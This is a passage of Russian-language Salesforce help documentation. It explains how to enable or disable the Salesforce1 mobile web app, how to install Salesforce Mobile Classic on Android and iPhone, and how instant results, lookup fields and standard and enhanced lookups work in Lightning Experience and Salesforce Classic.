Прим.: Отмена автоматической переадресации на мобильное веб-приложение Salesforce1 блокирует автоматический доступ для любого поддерживаемого обозревателя на любых используемых мобильных устройствах. Например,

мобильное веб-приложение, отключенное посредством планшета, становится недоступным на смартфоне.

Данные действия не влияют на загружаемые приложения Salesforce1, которые всегда отображают интерфейс Salesforce.

Чтобы отключить поддержку мобильного веб-приложения в самом приложении, выполните указанные ниже действия:

1. Коснитесь значка .
2. Коснитесь пункта **«Полная версия»**.

Данное действие инициирует автоматическое открытие полной версии Salesforce Classic. Доступ к Lightning Experience не возможен ни с какого мобильного обозревателя.

Теперь полная версия системы используется по умолчанию при каждом входе посредством мобильного обозревателя. Чтобы переключиться на мобильное веб-приложение Salesforce1, воспользуйтесь ссылкой «Перейти к **приложению Salesforce1**», расположенной в верхнем колонтитуле полной версии системы. Данное действие позволяет использовать приложение Salesforce1 в качестве среды по умолчанию.

Чтобы отключить поддержку мобильного веб-приложения в полной версии системы, выполните указанные ниже действия:

1. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Снимите флажок «Пользователь приложения `Salesforce1`».
3. Сохраните внесенные изменения.

Чтобы включить поддержку мобильного веб-приложения Salesforce1, повторите предыдущие действия и установите флажок «Пользователь приложения `Salesforce1`».

СМ. ТАКЖЕ:

Получение мобильного приложения Salesforce1

Поиск справки в мобильном приложении Salesforce1

Приложение Salesforce1 содержит ссылку **«Справка»**, предназначенную для просмотра общих сведений об использовании мобильного приложения.

Ссылка **«Справка»** отображается внизу меню навигации приложения Salesforce1. Чтобы открыть меню навигации, коснитесь значка .

Компания salesforce.com предоставляет большое количество других ресурсов, позволяющих начать работу с приложением Salesforce1. Просмотрите ресурсы справки для мобильного приложения Salesforce1 на странице 157.

ВЕРСИИ

Мобильное приложение Salesforce1 доступно в следующих версиях: **все** версии, кроме Database.com

Ресурсы справки для мобильного приложения Salesforce1

Данные ресурсы содержат сведения об использовании мобильного приложения приложение Salesforce1, настройке организации и разработке для приложения.

ВЕРСИИ

Мобильное приложение Salesforce1 доступно в следующих версиях: **все** версии, кроме Database.com

Начало работы с приложением Salesforce1

Trailhead

Основы приложения Salesforce1 для пользователей		HTML
Руководства		
Использование приложения Salesforce1	PDF	
Разделы справки		
Начало работы с мобильным приложением Salesforce1		HTML
Функции мобильного приложения Salesforce1: функции, доступные в каждой версии		HTML
Требования по использованию мобильного приложения Salesforce1		HTML
Какие данные доступны в мобильном приложении Salesforce1?		HTML
Получение мобильного приложения Salesforce1		HTML
Функции, отличные или недоступные в мобильном приложении Salesforce1		HTML
Справка в приложении		
Справка приложения Salesforce1		HTML
Видеоматериалы приложения Salesforce1		
Использование задач в мобильном приложении (Salesforce Classic)		Видеоролик
Мобильный доступ к организациям и контактам (Salesforce Classic)		Видеоролик
Порядок использования примечаний		Видеоролик

Настройка приложения Salesforce1

Примечания к выпуску		
Раздел о приложении Salesforce1 в примечании к выпуску Salesforce Summer '17	PDF	HTML
Trailhead		
Развертывание приложения Salesforce1		HTML
Основы мобильного приложения Salesforce1		HTML
Безопасность и соблюдение нормативных актов в приложении Salesforce1		HTML
Руководства		
Руководство администратора мобильного приложения Salesforce1	PDF	HTML
Руководство по развертыванию администратора приложения Salesforce1		HTML
Разделы справки		
Предоставление пользователям доступа к приложению Salesforce1		HTML
Параметры настройки мобильного приложения Salesforce1		HTML
Порядок отображения действий на панели действий приложения Salesforce1		HTML

Фирменный стиль организации в мобильном приложении Salesforce1		HTML
Включение страниц Visualforce для мобильного приложения Salesforce1		HTML
Работа с мобильным приложением Salesforce1 в автономном режиме		HTML

Разработка для приложения Salesforce1

Trailhead		
Visualforce Mobile		HTML
Руководства		
Руководство разработчика приложения Salesforce1		
Руководство разработчика приложения Salesforce1	PDF	HTML
Схемы URL-адресов для мобильного приложения Salesforce1 на устройствах Android и iOS	PDF	
Руководство по мобильной безопасности приложения Salesforce1	PDF	

Salesforce Mobile Classic

Приложение Salesforce Mobile Classic предоставляет мобильный доступ к данным Salesforce на устройствах Android™ и iPhone®. Вы можете просматривать, создавать, редактировать и удалять записи, отслеживать свои действия, смотреть панели мониторинга, запускать простые отчеты, регистрировать звонки и письма эл. почты. Ваш администратор Salesforce должен назначить вам мобильную лицензию, чтобы можно было использовать приложение Salesforce Mobile Classic.

Прим.: Поддерживаемые функции определяются операционной системой и моделью устройства.

Приложение Salesforce Mobile Classic хранит записи Salesforce в локальной базе данных на мобильном устройстве, поэтому может использоваться даже в автономном режиме. Благодаря периодическим опросам системы Salesforce, определяющим наличие новых и обновленных записей, приложение Salesforce Mobile Classic позволяет пользователям экономить время, необходимое для синхронизации данных вручную.

Чтобы проверить совместимость приложения Salesforce Mobile Classic и используемого смартфона, просмотрите список поддерживаемых мобильных устройств.

Установка приложения Salesforce Mobile Classic

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

Установка приложения Salesforce Mobile Classic

Приложение Salesforce Mobile Classic может быть установлено на любое поддерживаемое устройство Android или iPhone.

Чтобы установить приложение Salesforce Mobile Classic, откройте страницу `http://mobile.salesforce.com` на мобильном устройстве и выполните инструкции, отображаемые на экране.

Или в зависимости от типа устройства выполните действия ниже.

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже

Установка на устройства Android

Приложение Salesforce Mobile Classic доступно для загрузки в интернет-магазине Google Play. Чтобы получить доступ к интернет-магазину Google Play, подключите устройство Android к сети. Приложения могут загружаться только при наличии аккаунта Google. Чтобы создать аккаунт Google (в случае его отсутствия), откройте страницу `https://accounts.google.com` и нажмите кнопку **«Зарегистрироваться»**.

Чтобы установить приложение Salesforce Mobile Classic из интернет-магазина Google Play, выполните указанные ниже действия.

1. Щелкните значок Google Play Store на экране «Приложения» устройства Android.
2. Коснитесь поля **«Поиск»** и введите *`salesforce`*.
3. Выберите приложение Salesforce Mobile Classic в результатах поиска.
4. Коснитесь кнопки **«Загрузить»**.
5. Чтобы принять условия, коснитесь кнопки **«Принять и загрузить»**.
6. Чтобы запустить приложение, коснитесь кнопки **«Открыть»**.
7. Чтобы активировать приложение Salesforce Mobile Classic при его первом запуске на устройстве, выполните вход и загрузку данных. Убедитесь, что телефон подключен к сети.
   a. Коснитесь кнопки **«Принять»**.
   b. Введите имя пользователя и пароль Salesforce на экране активации.
   c. Выберите **«Активировать»**.

Если параметры организации требуют ввода пароля, настройте пароль, прежде чем входить в приложение.

Установка на устройства iPhone

Приложение Salesforce Mobile Classic доступно для загрузки в интернет-магазине Apple App Store. Чтобы получить доступ к интернет-магазину Apple App Store, подключите устройство iPhone или iPod Touch к сети. Приложения могут загружаться только при наличии учетной записи iTunes™ Store. Чтобы создать учетную запись iTunes Store, откройте проигрыватель iTunes на компьютере и выберите **«Магазин»** > **«Создать учетную запись...»**.

Чтобы установить приложение Salesforce Mobile Classic из интернет-магазина App Store, выполните указанные ниже действия:

1. Коснитесь значка App Store на начальном экране устройства iPhone или iPod Touch.
2. Коснитесь значка **«Поиск»**.
3. Чтобы открыть клавиатуру, коснитесь поля «Поиск». Введите *`salesforce`*.

4. Чтобы просмотреть сведения о приложении, выберите Salesforce Mobile Classic в списке результатов поиска.
5. Коснитесь **«Бесплатно»** и **«Установить»**.

   Прим.: Приложение доступно для бесплатной загрузки в интернет-магазине App Store. Но только пользователи выпусков Enterprise, Professional, Unlimited, Performance или Developer с назначенными мобильными лицензиями могут запускать приложение Salesforce Mobile Classic.

6. Введите имя пользователя и пароль iTunes Store и коснитесь кнопки **«OK»**.
7. Чтобы активировать приложение Salesforce Mobile Classic при его первом запуске на устройстве, выполните вход и загрузку данных. Убедитесь, что устройство подключено к сети.
   a. Коснитесь значка Salesforce на начальном экране.
   b. Коснитесь кнопки **«Принять»**.
   c. Введите имя пользователя и пароль Salesforce на экране активации.
   d. Коснитесь кнопки **«Активировать»**.

      Внимание: Если во время активации закрывается приложение или блокируется устройство, то операционная система iPhone приостанавливает и возобновляет процесс загрузки при следующем запуске приложения.

Если параметры организации требуют ввода пароля, настройте пароль, прежде чем входить в приложение.

Обнаружение информации с помощью функции поиска

Функция поиска Salesforce дает возможность быстро находить информацию. Поиск доступен на сайте Salesforce, в мобильном приложении Salesforce1 или в компоненте поиска, построенном на основе платформы Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, **кроме Database.com**.

Начало работы с поиском в Salesforce

Ускорение поиска записей. Этот раздел содержит сведения об уточнении результатов поиска, мгновенных результатах и диалоговом поиске.

Дополнительные сведения о принципах работы поиска

В этом разделе описаны внутренние механизмы сохранения данных и быстрого извлечения подходящих результатов поиска в Salesforce. Также показаны особенности поиска на различных платформах.

Просмотр, поиск и управление тегами

СМ. ТАКЖЕ:

Как работает функция поиска?

Различия в поиске между Lightning Experience, Salesforce Classic и Salesforce1

Настройка и управление поиском

Доступные для поиска объекты и поля

Настройка поиска

Как помочь пользователям найти отсутствующие записи

Начало работы с поиском в Salesforce

Ускорение поиска записей. Этот раздел содержит сведения об уточнении результатов поиска, мгновенных результатах и диалоговом поиске.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, **кроме Database.com**

Как найти записи?

Часто для быстрого поиска нужной записи следует ввести критерий в поле поиска вверху каждой страницы. На странице результатов поиска сначала просмотрите верхние результаты, поскольку результаты сортируются по релевантности для каждого пользователя. Не смогли найти запись? Используйте более точные критерии поиска или уточните результаты поиска.

Какие результаты отображаются по мере ввода критерия поиска в поле поиска?

По мере ввода критерия поиска в поле глобального поиска отображается список автоматически подобранных записей для нескольких типов объекта. Данные мгновенные результаты позволяют быстро находить нужную запись без выполнения полного поиска.

Как выполнить поиск в полях поиска?

Рекомендуем использовать поиск для связывания двух записей.

Как найти записи?

Часто для быстрого поиска нужной записи следует ввести критерий в поле поиска вверху каждой страницы. На странице результатов поиска сначала просмотрите верхние результаты, поскольку результаты сортируются по релевантности для каждого пользователя. Не смогли найти запись? Используйте более точные критерии поиска или уточните результаты поиска.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, **кроме** **Database.com**.

СМ. ТАКЖЕ:

- Уточнение результатов поиска в Lightning Experience
- Уточнение результатов поиска в Salesforce Classic
- Поиск записей в Lightning Experience
- Поиск записей на консоли Salesforce Classic
- Настройка фильтров результатов поиска в Salesforce Classic
- Настройка макетов поиска

Какие результаты отображаются по мере ввода критерия поиска в поле поиска?

По мере ввода критерия поиска в поле глобального поиска отображается список автоматически подобранных записей для нескольких типов объекта. Данные мгновенные результаты позволяют быстро находить нужную запись без выполнения полного поиска.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, **кроме** **Database.com**.

Мгновенные результаты появляются только для записей в объектах, доступных для поиска.

Отображаемые результаты содержат записи, которые просматривались недавно или соответствуют введенному критерию поиска. При отсутствии нужной записи в мгновенных результатах рекомендуем выполнить полный поиск для отображения дополнительных результатов.

Ниже перечислены объекты, поиск по которым возвращает мгновенные результаты, содержащие стоп-слова (например, «*как*» и «*в*»).

- Организация
- Кампания
- Обращение
- Контакт
- Контракт
- Настраиваемые объекты
- Подтверждение
- Копилка
- Цель
- Интерес
- Возможность
- Заказ

- Награда
- Навык
- Тема
- Пользователь

Мгновенные результаты в Lightning Experience

По мере ввода критерия поиска в поле поиска отображается список подобранных записей или запросов. Используйте эти подобранные результаты для осуществления быстрого доступа к записям. При отсутствии нужной записи в списке выполните полный поиск.

Мгновенные результаты в Salesforce Classic

По мере ввода критерия поиска в поле глобального поиска отображается список автоматически подобранных записей. Используйте эти подобранные результаты для осуществления быстрого доступа к записям. При отсутствии нужной записи в списке выполните полный поиск.

Мгновенные результаты в Lightning Experience


ВЕРСИИ

Доступно в версиях: Lightning Experience.


Доступно в версиях: **все** версии, **кроме Database.com**.

По мере ввода критерия поиска в поле поиска отображается список подобранных записей или запросов. Используйте эти подобранные результаты для осуществления быстрого доступа к записям. При отсутствии нужной записи в списке выполните полный поиск.

При щелчке в поле поиска отображается список элементов, поиск которых выполнялся недавно. Тип объекта записи отображается под именем записи. При выборе элемента откроется страница записи для него.




После начала ввода запроса появляются дополнительные возможности.



1. Полный поиск — выполняется поиск в доступных для поиска объектах и открывается страница «Популярные результаты».
2. Полный поиск специфических объектов — выполняется поиск в текущем объекте (если он доступен для поиска) и открывается страница результатов поиска в объекте.
3. Подобранные записи — приводится список, состоящий не более чем из пяти записей с именами, соответствующими поисковому запросу. В списке записей приводятся недавние элементы, элементы из объектов, которые вы используете чаще всего, а также элементы из текущего объекта. В недавних элементах отображается только тип объекта записи. В других результатах также имеется вторичное поле. При выборе элемента откроется страница записи для него.

Прим.: Во вторичном поле приводятся сведения о записи. Например, под именем контакта отображается номер телефона контакта. Администраторы задают отображаемое поле при настройке макета результатов поиска. Вторичное поле не отображается для недавних элементов или если для объекта не задан макет результатов поиска. Оно также не отображается, если поле, выбранное в макете результатов поиска, нельзя использовать (например, если это поля формул, ссылки HTML, поля изображений, раскрывающиеся списки или поля подробного текста). Если в списке записей приведены недавние элементы и подобранные статьи, пользователь видит смешанные результаты как со вторичным полем, так и без него.

Требуется выполнить поиск специфического объекта? Начните вводить имя объекта и выберите параметр **«Ограничить поиск»** в списке (1). Затем введите поисковый запрос. И мгновенные результаты и полный поиск ограничены выбранным объектом. Поиск останется ограниченным выбранным объектов, пока он не будет удален из поля поиска или пока вы не уйдете со страницы результатов поиска. Эта функция доступна для наиболее часто используемых объектов, всех объектов на панели навигации и Chatter.



Мгновенные результаты в Salesforce Classic


По мере ввода критерия поиска в поле глобального поиска отображается список автоматически подобранных записей. Используйте эти подобранные результаты для осуществления быстрого доступа к записям. При отсутствии нужной записи в списке выполните полный поиск.

По мере набора символов появятся недавние подходящие элементы и вариант проведения поиска.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, **кроме** **Database.com**.



1. **Мои недавние элементы** — перечисляются недавно просмотренные элементы, подходящие под критерий поиск. При выборе элемента откроется страница записи для него.
2. Полный поиск — проводится поиск по всем допустимым объектам, и открывается страница с результатами поиска.
3. Начинается с — выполняется полный поиск записей с частичными совпадениями по вашему запросу. Введите полный поисковый запрос для получения более релевантных результатов.

Как выполнить поиск в полях поиска?

Рекомендуем использовать поиск для связывания двух записей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, **кроме** **Database.com**.

Термин	Определение	Доступно в Salesforce Classic?	Доступно в Lightning Experience?
Стандартный поиск	Ищет ограниченный набор полей для каждого объекта, например поле с именем. В результаты попадают 50 записей. Результаты не поддерживают сортировку, фильтрацию и настройку столбцов.	Да	Нет
Расширенный поиск	Ведет поиск большего числа поля для каждого объекта. Критерии поиска разбиваются на отдельные части, что позволяет находить лучшие совпадения и, соответственно, результаты. На результаты не действует ограничение поиска, и их можно обновлять.	Да, если включено администратором.	Да, но фильтрация недоступна.
Пустой поиск	Поиск осуществляется при нажатии значка поиска без введения поискового критерия.	Да	Да
Автозаполнение поиска (мгновенные результаты)	При вводе текста в поле поиска будет отображаться динамический список подходящих записей.	Да, если включено администратором. Вводимые символы определяют фильтрацию списка наиболее часто используемых записей.	Да. Вводимые символы определяют фильтрацию списка наиболее часто используемых записей. По мере ввода список начинает также отображать совпадающие записи, которые давно не использовались.
Связанные фильтры поиска	Заданные администратором фильтры, ограничивающие допустимые значения и результаты поиска для полей в окнах расширенного поиска. Может быть обязательным. Например, можно настроить поле поиска **Ответственный за организацию** так, чтобы	Да, если включено администратором.	Да, если включено администратором, но фильтры нельзя сделать необязательными.

Термин	Определение	Доступно в Salesforce Classic?	Доступно в Lightning Experience?
	отображались только активные пользователи в той же записи.		
Зависимые фильтры поиска	Заданные администратором фильтры, ссылающиеся на поля записи текущего объекта (исходник) для диалогового окна расширенного поиска. Может быть обязательным. Например, поле обращения **«Контакт»** может быть настроено таким образом, чтобы отображались только те контакты, которые связаны с организацией, указанной в поле обращения **«Имя организации»** той же записи.	Да, если включено администратором.	Да, если включено администратором, но фильтры нельзя сделать необязательными.
Диалоговые окна поиска (макет)	В программе настройки администраторы определяют поля, доступные в пределах макета окна поиска. Пользователи могут добавлять и убирать поля из списка, используя «Мои столбцы». Пользователи не могут добавлять дополнительные поля, не определенные администраторами в макете поиска.	Да	Да, но результаты глобального и подстановочного поиска объединяются в макете «Результаты поиска». Функция «Мои столбцы» недоступна.
Поля фильтра поиска (макет)	В программе настройки администраторы определяют поля, доступные для фильтрации в ходе расширенного поиска. Пользователи работают с фильтрами, используя функцию «Показать фильтры» в окне поиска. Пользователи не могут добавлять дополнительные	Да, если включено администратором.	Нет

Термин	Определение	Доступно в Salesforce Classic?	Доступно в Lightning Experience?
	поля, не определенные администраторами в макете поиска.		

Поиск в Lightning Experience

Поля поиска позволяют связывать между собой две записи. Например, запись контакта содержит поле поиска организации, которое связывает контакт с организацией. В процессе ввода критериев в поле поиска отображается динамический список предлагаемых совпадений. Эти мгновенные результаты представляют собой совпадения только с полем имени записи. Однако при выполнении полного поиска критерии сопоставляются со всеми полями записи, доступными для поиска, а не только с именем записи. Сходные принципы применяются для глобального поиска и расширенного диалогового поиска в Salesforce Classic. Однако в отличие от расширенного поиска в Salesforce Classic, администраторам не нужно включать данную функцию для пользователей.

Поиск в Salesforce Classic

Поля поиска позволяют связывать между собой две записи. Например, запись контакта содержит поле поиска организации, которое связывает контакт с организацией.

СМ. ТАКЖЕ:

Настройка поиска

Поиск в Lightning Experience

Поля поиска позволяют связывать между собой две записи. Например, запись контакта содержит поле поиска организации, которое связывает контакт с организацией. В процессе ввода критериев в поле поиска отображается динамический список предлагаемых совпадений. Эти мгновенные результаты представляют собой совпадения только с полем имени записи. Однако при выполнении полного поиска критерии сопоставляются со всеми полями записи, доступными для поиска, а не только с именем записи. Сходные принципы применяются для глобального поиска и расширенного диалогового поиска в Salesforce Classic. Однако в отличие от расширенного поиска в Salesforce Classic, администраторам не нужно включать данную функцию для пользователей.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **все** версии, **кроме Database.com**.

Почему результаты не отображаются в раскрывающемся списке?

Пустое раскрывающееся меню отображается при выборе объекта, недоступного для поиска в организации, или записи, которая не просматривалась ранее.

Можно ли использовать поиск по частично совпадающим критериям?

Чтобы найти нужную запись, введите полный критерий поиска. Поиск посредством диалогового окна поиска не поддерживает автоматические поиски по частично совпадающим критериям при наличии конечных специальных символов. Данный алгоритм препятствует отображению нежелательных результатов.

Что определяет дополнительное поле под именем записи?

Если возможно, то в поиске будет показано вторичное поле под основным именем записи для предоставления дополнительной контекстной информации. Например, расположение *Сан-Франциско*, отображаемое под компанией *Acme, Inc.*, позволяет различать похожие имена записей и выбирать нужную запись. Дополнительные поля настраиваются администратором при выборе полей записей и порядка их отображения.

В каких полях выполняется поиск из диалогового окна поиска?

Когда вы начинаете вводить критерии в поле поиска, отображается список вариантов автозаполнения. Эти мгновенные результаты являются совпадениями критерия поиска с полем имени записи. Однако, если выполнить полный поиск, возвращенные результаты будут совпадать с критерием поиска по всем доступным для поиска полям объекта. Сходные принципы применяются для глобального поиска и расширенного диалогового поиска в Salesforce Classic. Однако, в отличие от расширенного поиска в Salesforce Classic, администраторам не нужно включать данную функцию для пользователей.

Доступны ли фильтры в поисковых запросах?

Пользовательские фильтры в результатах поиска недоступны. Однако администраторы могут добавить фильтры связанного или зависимого поиска, чтобы пользователи получали более уместные результаты. Добавленные фильтры применяются к мгновенным результатам (включая недавние элементы и подобранные записи) и результатам полного поиска. Пользователь не может сделать необязательными фильтры, определенные администратором.

СМ. ТАКЖЕ:

Настройка поиска в Lightning Experience

Почему результаты не отображаются в раскрывающемся списке?

Пустое раскрывающееся меню отображается при выборе объекта, недоступного для поиска в организации, или записи, которая не просматривалась ранее.

ВЕРСИИ

Доступно в версиях: Lightning Experience

Доступно в версиях: **все** версии, **кроме** **Database.com**.

Можно ли использовать поиск по частично совпадающим критериям?

Чтобы найти нужную запись, введите полный критерий поиска. Поиск посредством диалогового окна поиска не поддерживает автоматические поиски по частично совпадающим критериям при наличии конечных специальных символов. Данный алгоритм препятствует отображению нежелательных результатов.

ВЕРСИИ

Доступно в версиях: Lightning Experience

Доступно в версиях: **все** версии, **кроме** **Database.com**.

Что определяет дополнительное поле под именем записи?

Если возможно, то в поиске будет показано вторичное поле под основным именем записи для предоставления дополнительной контекстной информации. Например, расположение *Сан-Франциско*, отображаемое под компанией *Acme, Inc.*, позволяет различать похожие имена записей и выбирать нужную запись. Дополнительные поля настраиваются администратором при выборе полей записей и порядка их отображения.

ВЕРСИИ

Доступно в версиях: Lightning Experience

Доступно в версиях: **все** версии, **кроме** **Database.com**.

В каких полях выполняется поиск из диалогового окна поиска?

Когда вы начинаете вводить критерии в поле поиска, отображается список вариантов автозаполнения. Эти мгновенные результаты являются совпадениями критерия поиска с полем имени записи. Однако, если выполнить полный поиск, возвращенные результаты будут совпадать с критерием поиска по всем доступным для поиска полям объекта. Сходные принципы применяются для глобального поиска и расширенного диалогового поиска в Salesforce Classic. Однако, в отличие от расширенного поиска в Salesforce Classic, администраторам не нужно включать данную функцию для пользователей.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **все** версии, **кроме** **Database.com**.

Доступны ли фильтры в поисковых запросах?

Пользовательские фильтры в результатах поиска недоступны. Однако администраторы могут добавить фильтры связанного или зависимого поиска, чтобы пользователи получали более уместные результаты. Добавленные фильтры применяются к мгновенным результатам (включая недавние элементы и подобранные записи) и результатам полного поиска. Пользователь не может сделать необязательными фильтры, определенные администратором.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **все** версии, **кроме** **Database.com**.

Поиск в Salesforce Classic

Поля поиска позволяют связывать между собой две записи. Например, запись контакта содержит поле поиска организации, которое связывает контакт с организацией.

ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях: **все** версии, **кроме** **Database.com**.

Стандартный и расширенный поиск в Salesforce Classic

Как правило, объекты Salesforce содержат *поля поиска*, позволяющие связывать между собой две записи. Например, запись контакта содержит поле поиска «Организация», которое связывает контакт с организацией. Поля поиска отличаются наличием кнопки  на страницах редактирования сведений о записях. При нажатии значка «Поиск» открывается диалоговое окно поиска, позволяющее находить записи, которые должны быть связаны с редактируемой записью. Система Salesforce поддерживает два типа поиска: стандартный и расширенный.

Советы по использованию стандартных и расширенных поисков

Ниже перечислены рекомендации по использованию стандартных и расширенных поисков.

Автозаполнение полей поиска

Если данная возможность включена администратором, то поля поиска поддерживают автозаполнение.

СМ. ТАКЖЕ:

Настройка поиска в Salesforce Classic

Стандартный и расширенный поиск в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии, **кроме** **Database.com**.

Как правило, объекты Salesforce содержат *поля поиска*, позволяющие связывать между собой две записи. Например, запись контакта содержит поле поиска «Организация», которое связывает контакт с организацией. Поля поиска отличаются наличием кнопки  на страницах редактирования сведений о записях. При нажатии значка «Поиск» открывается диалоговое окно поиска, позволяющее находить записи, которые должны быть связаны с редактируемой записью. Система Salesforce поддерживает два типа поиска: стандартный и расширенный.

Стандартный поиск в Salesforce Classic

Стандартный поиск осуществляется для объекта по ограниченному набору полей, доступных для поиска, и пользователи не могут уточнять результаты поиска.

Расширенный поиск в Salesforce Classic

В отличие от стандартных поисков, расширенные поиски позволяют использовать дополнительные возможности поиска. Кроме того, расширенные поиски позволяют сортировать и фильтровать результаты поиска.

Стандартный поиск в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, **кроме** **Database.com**.

Стандартный поиск осуществляется для объекта по ограниченному набору полей, доступных для поиска, и пользователи не могут уточнять результаты поиска.

Доступность

Стандартные поиски доступны для большинства стандартных объектов. По умолчанию все поля поиска используют стандартный диалоговый поиск.

Алгоритм поиска

При выполнении пустого поиска отображается список недавно просмотренных записей в диалоговом окне поиска.

Стандартные поиски запрашивают выбранные поля *«Имя»* для объектов.

Подстановочный символ автоматически добавляется для каждого критерия поиска. Например, поиск по запросу *«иван пет»* подразумевает поиск по запросам «иван*» и «пет*», поэтому возвращает элементы, содержащие *«иван петров»*, *«иванушка петров»* или *«иван петухов»*.


Запросы стандартных поисков совпадают с поисковым запросом по правилам базы данных организации (не поискового индекса), не разбивая термин на отдельные маркеры.

Исправление орфографических ошибок для критериев поиска не выполняется.

Результаты поиска

